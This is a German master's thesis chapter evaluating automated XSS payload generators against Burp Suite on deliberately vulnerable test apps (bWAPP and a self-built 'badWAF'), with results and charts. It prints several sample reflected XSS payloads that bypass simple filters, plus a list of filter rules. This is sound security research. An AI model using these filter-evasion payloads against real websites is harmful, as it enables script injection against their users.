Im folgenden Kapitel werden die Ergebnisse der Evaluation von SmartGrazer und dem dazugehörigen kontextabhängigen, sowie dem kontextfreien Payload-Generator vorgestellt. Zunächst wird in Kapitel 4.1 eine etablierte Anwendung für Websicherheitstest vorgestellt. Anschließend werden die verwendeten Testumgebungen in Kapitel 4.2 beschrieben. Danach werden die gesammelten Ergebnisse der Testläufe in Kapitel 4.3 vorgestellt. Zum Schluss werden in Kapitel 4.4 die Ergebnisse der getesteten Anwendungen verglichen, um die Stärken und Schwächen von SmartGrazer und dem Smarty-Generator zu erläutern.

4.1 Burp Suite Scanner

Der Burp Suite Scanner wird bei Webseitentests zunächst zwischen die Webseite und den Webbrowser als Proxy geschaltet. Hierdurch können alle Anfragen vom Browser an die Webseite mitgelesen und zurückgehalten werden, was eine genaue Analyse der Anfragen bzw. Antworten ermöglicht.

Bevor die Webanwendung mit der Burp Suite getestet werden kann, muss die Konfiguration des Scanners an die Webseite angepasst werden. Hierzu definiert man zunächst den sogenannten "Scope". Dieser bestimmt, welchen Links der Scanner folgen darf, um nach Schwachstellen zu suchen. Wird der Scope zu ungenau definiert, wird der Scanner gegebenenfalls fremde Webseiten testen.

Ist der Scope definiert, kann der Tester im Browser alle zu testenden Links anklicken. Der Scanner prüft die angeklickten Seiten im Hintergrund auf Schwachstellen. Soll eine Webseite genauer untersucht werden, kann diese gesondert an das "Intruder"-Modul der Testanwendung gesendet werden.

Die Burp Suite erkennt testbare Einstiegspunkte automatisch und markiert diese für den Test. Mit dem Intruder kann der Tester gezielt Payload-Listen für einzelne Parameter durchlaufen, um so weitere Schwachstellen zu finden (siehe Abbildung 4.1).

Um die Burp Suite als Proxy zu verwenden, muss der Browser mit der entsprechenden Proxy-Adresse konfiguriert werden. Standardmäßig läuft dieser Dienst unter der Adresse 127.0.0.1:8080.




Abbildung 4.1: Burp Suite: Konfiguration des Snipers

4.1.1 Konfiguration

Für die Evaluation wurde die Burp Suite so konfiguriert, dass diese nur nach reflektierten XSS-Schwachstellen sucht und dementsprechende Payloads verwendet. Die Liste der vorhandenen Typ 1 XSS-Angriffe (Abbildung 4.2) umfasst nach der Konfiguration insgesamt 20 Payloads.




Abbildung 4.2: Burp Suite: Konfiguration des Intruders

4.2 Testdefinition

4.2.1 Erfolgs- und Abbruchkriterium

Die durchgeführten Testläufe wurden jeweils auf fünf Minuten begrenzt, um eine endlose Ausführung zu vermeiden.

4.2.1.1 Testfall: reflektierte Payloads

Im Fall der reflektierten Payloads werden solange Payloads gesucht, bis ein vollständig reflektierter Angriff generiert worden ist. Die hier vorgestellten Zahlen beziehen sich auf die Anzahl der getesteten Payloads bis zum ersten reflektierten Payload.

4.2.1.2 Testfall: funktionierende Payloads

Die Generierung von Payloads wird erst abgebrochen, bis der erste reflektierte, ausführbare Payload gefunden worden ist. Hierbei werden neben der Anzahl an Versuchen auch die Anzahl an reflektierten Payloads gezählt, die nicht ausgeführt wurden. Diese Zahl ist ua. ein Indiz für die syntaktische Richtigkeit der generierten Payloads. Durch unterschiedliche Browser-Implementierungen kann syntaktische Validität bei verschiedenen Browsern unterschiedlich interpretiert werden. Die Evaluation verwendete bei den Testläufen den Firefox-Browser bzw. den GeckoDriver aus dem Selenium-Framework¹.

4.2.2 Testapplikationen

4.2.2.1 bWAPP




Abbildung 4.3: bWAPP: XSS-1 Testseite mit Pop-up

Quelle: <http://itsecgames.blogspot.de/>

¹ <https://github.com/mozilla/geckodriver/releases/tag/v0.19.0>

bWAPP² ist Teil des "ITSEC Games" Projekts und beinhaltet über 100 sogenannter Web Bugs. In der Evaluation dieser Arbeit wird ausschließlich gegen die Komponente für reflektiertes XSS getestet.

Wie gut die Webanwendung Benutzereingaben filtert, hängt vom gewählten Sicherheitslevel der Applikation ab. Hier kann zwischen Level 0 bis 2 gewählt werden. Wobei Level 0 keine Änderungen vornimmt. Level 1 die mittels der PHP-Funktion "addslashes"³ und Level 2 mit der PHP-Funktion "htmlspecialchars"⁴ Benutzereingaben filtert.

Als Zwischenschritt muss sich das zu testende Programm zunächst an der Seite eines Login-Formulars anmelden.

4.2.2.2 badWAF

Um gezielte Testläufe produzieren zu können, wurde die Webanwendung "badWAF" im Rahmen dieser Masterthesis implementiert. Ziel der Anwendung ist vor allem die Simulation einer unvollständigen Validierung von Benutzerdaten und Ausgabenkodierung.

Entwickelt wurde eine einfache Webanwendung mit mehreren Seiten. Der Aufbau der einzelnen Seiten ist immer identisch, wie in Abbildung 4.4 dargestellt. Gegeben ist ein Eingabefeld, ein Auswahlfeld für den Kontext und ein Button zum Abschicken der Form. Die bisherige Implementierung umfasst die Kontexte "HTML" und "Attributwert", sowie das Absenden der Parameter per GET-Methode.



Abbildung 4.4: badWAF: Eingabeformular

Das Auswahlfeld für den Kontext bestimmt, in welchem Kontext der gesendete Payload eingebettet wird. Bei der Auswahl des HTML-Kontexts wird der Payload zwischen zwei div-Tags eingebettet. Im Falle der Attributwert-Auswahl wird der gesendete Wert dem "value"-Attribut eines input-Tags zugewiesen. Die Abbildungen 4.5 und 4.6 zeigen die Ausgabe des "fdq"-Filters, welcher alle doppelten Anführungszeichen aus der Benutzereingabe entfernt.

Your input:

You send: alert(xss)

Abbildung 4.5: badWAF: Antwortseite im HTML-Kontext

² <http://itsecgames.blogspot.de/>

³ <http://php.net/manual/de/function.addslashes.php>

⁴ <http://php.net/manual/de/function.htmlspecialchars.php>

Your input:




Abbildung 4.6: badWAF: Antwortseite im Attributwert-Kontext

4.2.2.3 Einzelfilter

Jede dieser Seiten beinhaltet einen Filter, der einzelne Elemente aus Payloads entfernt. Die neun implementierten, einfachen Filter werden im Folgenden unter den Abkürzungen aus der unten aufgeführten Liste verwendet.

fdq Entfernen aller doppelten Anführungszeichen.

fsq Entfernen aller einfachen Anführungszeichen.

fpb Entfernen aller spitzen Klammern.

fbq Entfernen aller Backticks.

fkjs Entfernen aller Vorkommen des Schlüsselwortes "javascript".

fks Entfernen aller Vorkommen des Schlüsselwortes "script".

fka Entfernen aller Vorkommen des Schlüsselwortes "alert".

fts Entfernen aller Vorkommen der Tags "<script>" bzw. "</script>".

fe Filtern aller JavaScript-Events (Zeichenketten mit dem Muster: "on....=").

4.2.2.4 Kombinierte Filter

Zu Beginn einer neuen Session wird die Webseite so initialisiert, dass fünf Filterkombinationen zufällig zusammengestellt werden. Bei jeder der fünf Kombinationen wird die Zahl der gewählten Filter um eins erhöht. Dementsprechend wird ein Payload gegen minimal zwei und maximal sechs kombinierte Filter getestet. Hierbei wird eine Kombination sowohl im HTML- als auch im Attributwert-Kontext für einen Payload verwendet.

4.3 Ergebnisse

4.3.1 Reflektierte Payloads

4.3.1.1 badWAF

Einfache XSS-Filter

Bei der Verwendung von einfachen XSS-Filtern konnten alle getesteten Verfahren erfolgreich Payloads ermitteln, die vollständig reflektiert wurden. Alle drei Verfahren haben die meisten Versuche bei dem fpb-Filter benötigt, wie in Abbildung 4.7 dargestellt. Hierbei konnte die Burp Suite, mit 15 Versuchen, am schnellsten einen passenden Payload finden. Smarty hat, mit 63 Versuchen am längsten benötigt, um einen geeigneten Payload zu erzeugen.




Abbildung 4.7: badWAF: Durchschnittliche Anzahl der Payloads im HTML-Kontext

In Abbildung 4.8 ist ein ähnliches Ergebnis für die Payloads im Attributwert-Kontext abzulesen. Bei Payload-Generierung für den Attribut-Kontext gelang es Smarty, mit durchschnittlich drei Versuchen weniger einen passenden Payload zu generieren. Dharma und die Burp-Suite konnten im Attribut-Kontext ihre Werte beibehalten.




Abbildung 4.8: badWAF: Durchschnittliche Anzahl der Payloads im Attributwert-Kontext

Abbildung⁵ 4.9 zeigt eine zufällige Auswahl an erfolgreich reflektierten Payloads mit aktivem fpb-Filter im HTML-Kontext. Erkennbar ist vor allem die Tendenz ein bestimmtes Angriffsmuster, mit verschiedenen Outbreak-Sequenzen, zu verwenden. Durch den aktiven Filter wurden verstärkt Payloads generiert, die in einem JavaScript-Kontext funktioniert hätten, jedoch im HTML-Kontext wirkungslos bleiben.

```
// Round 1
# 10: */\"confirm&nbsp;(\"3\");//
// Round 11
# 69: //\"prompt (4);//
// Round 15
# 5: ;//\"promptBEI(`4`);//
```

Abbildung 4.9: Smarty: Reflektierte Payloads mit aktivem fpb-Filter

Alternativ wird in Abbildung 4.10 eine Auswahl erzeugter Payloads mit aktivem fkjs-Filter im HTML-Kontext dargestellt. Durch eine größere Musterbasis variieren die erzeugten Payloads stärker.

⁵Die Payloads wurden wegen möglichen Steuerzeichen aus einem Texteditor abfotografiert.

```
// Round 13
# 0: +<rp ondragover
=alert ('5')>
// Round 21
# 0:
<link rel="stylesheet" href=`javascript:alert(`5`);`>
// Round 24
# 0: <style>li {list-style-image:+
url('javascript:prompt+(`4`)')}</style><ul><li>LXzEQ</br>
```

Abbildung 4.10: Smarty: Reflektierte Payloads mit aktivem fkjs-Filter

Kombinierte XSS-Filter

Bei den Testläufen mit kombinierten XSS-Filtern hat Smarty in allen Durchläufen einen reflektierenden Payload gefunden. Sowohl Dharma als auch die Burp Suite konnte bei einigen Kombinationen keinen Payload ermitteln.

Für Dharma war es bei Testläufen (fünf und sechs kombinierte Filter) nicht möglich, innerhalb des Zeitlimits von fünf Minuten einen passenden Payload zu finden. Die Burp Suite konnte mit steigenden Filterkombinationen immer weniger Payloads reflektieren.

Der Verlauf der Zuverlässigkeit ist in den Abbildung 4.11 und 4.12 dargestellt. Dabei beziehen sich die Diagramme auf die verschiedenen getesteten Kontexte. Sowohl Smarty als auch Dharma haben im HTML-Kontext in jedem Testlauf einen reflektierten Payload erzeugen können. Die Burp Suite konnte mit der gegebenen Liste schon bei zwei kombinierten Filtern, bei drei Durchgängen keinen passenden Angriff finden.

Im Attributwert-Kontext konnte Dharma bei zwei der 25 Durchläufe keinen passenden Payload innerhalb der gegebenen Zeitvorgabe konstruieren. Der Smarty-Generator hingegen konnte eine 100%-ige Zuverlässigkeit vorweisen.




Abbildung 4.11: badWAF: Zuverlässigkeit für reflektierte Payloads im HTML-Kontext




Abbildung 4.12: badWAF: Zuverlässigkeit für reflektierte Payloads im Attributwert-Kontext

In Abbildung 4.13 ist eine Auswahl reflektierter Payloads aus verschiedenen Testläufen mit verschiedenen Filterkombinationen dargestellt. Wie bereits erwähnt wird die Generation von Smarty durch bestimmte Filterkombinationen dazu gebracht einen Payload mit wenig Elementen zu wählen, die jedoch noch (relativ) viele Lebenspunkte besitzen. So wird eine Reflexion erreicht, die keine Ausführung des Codes ermöglicht.

```
// Round 13 - Filter: fiveCombined
# 5:      //<imgBELsrc=`javascript:prompt (`4`);`>
// Round 16 - Filter: fourCombined
# 52:     alert (`5`)* /
// Round 18 - Filter: sixCombined
# 84:     promptVT(4)VT
```

Abbildung 4.13: Smarty: Reflektierte Payloads mit kombinierten Filtern

4.3.1.2 bWAPP

Die Testläufe gegen die bWAPP-Anwendung wurden mit den drei beschriebenen Sicherheitsleveln durchgeführt. Bei Durchgängen mit der niedrigsten Sicherheitsstufe (Level 0) konnten alle drei Verfahren den ersten gesendeten Payload reflektieren.

Auf Level eins konnte die Burp Suite mit durchschnittlich vier Payloads einen Payload reflektieren. Smarty belegte mit sechs Payloads den zweiten Platz. Schlusslicht wurde der Dharma-Generator mit zehn Payloads. In Abbildung 4.14 ist deutlich zu sehen, welchen Vorteil das Verwenden von statischen Listen hat. Bis auf wenige Ausnahmen konnte die Burp Suite immer die geringste Anzahl an benötigten Payloads aufweisen. Bemerkenswert ist auch die extreme Schwankung der Versuche bei der kontextfreien Generierung von Dharma.

Im abschließenden Testlauf mit Sicherheitsstufe zwei konnte bWAPP alle Payloads der Burp Suite erfolgreich filtern. Im Vergleich dazu erreichte Dharma eine Quote an erfolgreich reflektierten Payloads von 32%. Die meisten reflektierten Payloads konnte Smarty generieren. Hier konnten 80% der generierten Payloads in der Antwort der Webseite gefunden werden. Der Verlauf der benötigten Versuche in Abbildung 4.15 zeigt wieder, dass die Zahl der getesteten Payloads enorm ansteigen kann. Sowohl Smarty, als auch Dharma haben im zweiten Testlauf eine erhöhte Zahl getesteter Payloads benötigt. Durch diese hohe Testabdeckung können aber dennoch Payloads gefunden werden, die trotz einer starken Prüfung reflektiert werden.




Abbildung 4.14: bWAPP: Verlauf der Versuche für Level 1




Abbildung 4.15: bWAPP: Verlauf der Versuche für Level 2

4.3.2 Ausgeführte Payloads

4.3.2.1 Generierung ausführbarer Payloads

In einem weiteren Schritt wurde evaluiert, wie effektiv die generierten Payloads von Smarty, Dharma und der Burp Suite sind. Hierzu wurden zehn Generierungsrunden durchgeführt und geprüft ob der verwendete Payload beim Laden der Webseite im Browser ausgeführt wurde.

badWAF

Als besondere Schwäche der Generatoren kann wieder der **fpb**-Filter identifiziert werden. Keiner der verwendeten Generatoren/Listen konnte einen erfolgreich ausgeführten Payload für diesen Filter finden. SmartGrazer generierte durchschnittlich über 6000 Payloads für diesen Filter, von denen 43 Payloads im HTML-Kontext und 48 Payloads im Attributwert-Kontext erfolgreich reflektiert worden sind.

Die Abbildungen 4.16 und 4.17 zeigen, wie die Zuverlässigkeiten mit steigender, kombinierter Filterzahl verlaufen. Während Smarty und die Burp Suite es schafften, einige Payloads zur Ausführung zu bringen, kann bei Dharma eine deutliche Schwäche diesbezüglich beobachtet werden. Besondere Schwierigkeiten hat Dharma hier bei fünf und sechs kombinierten Filtern.

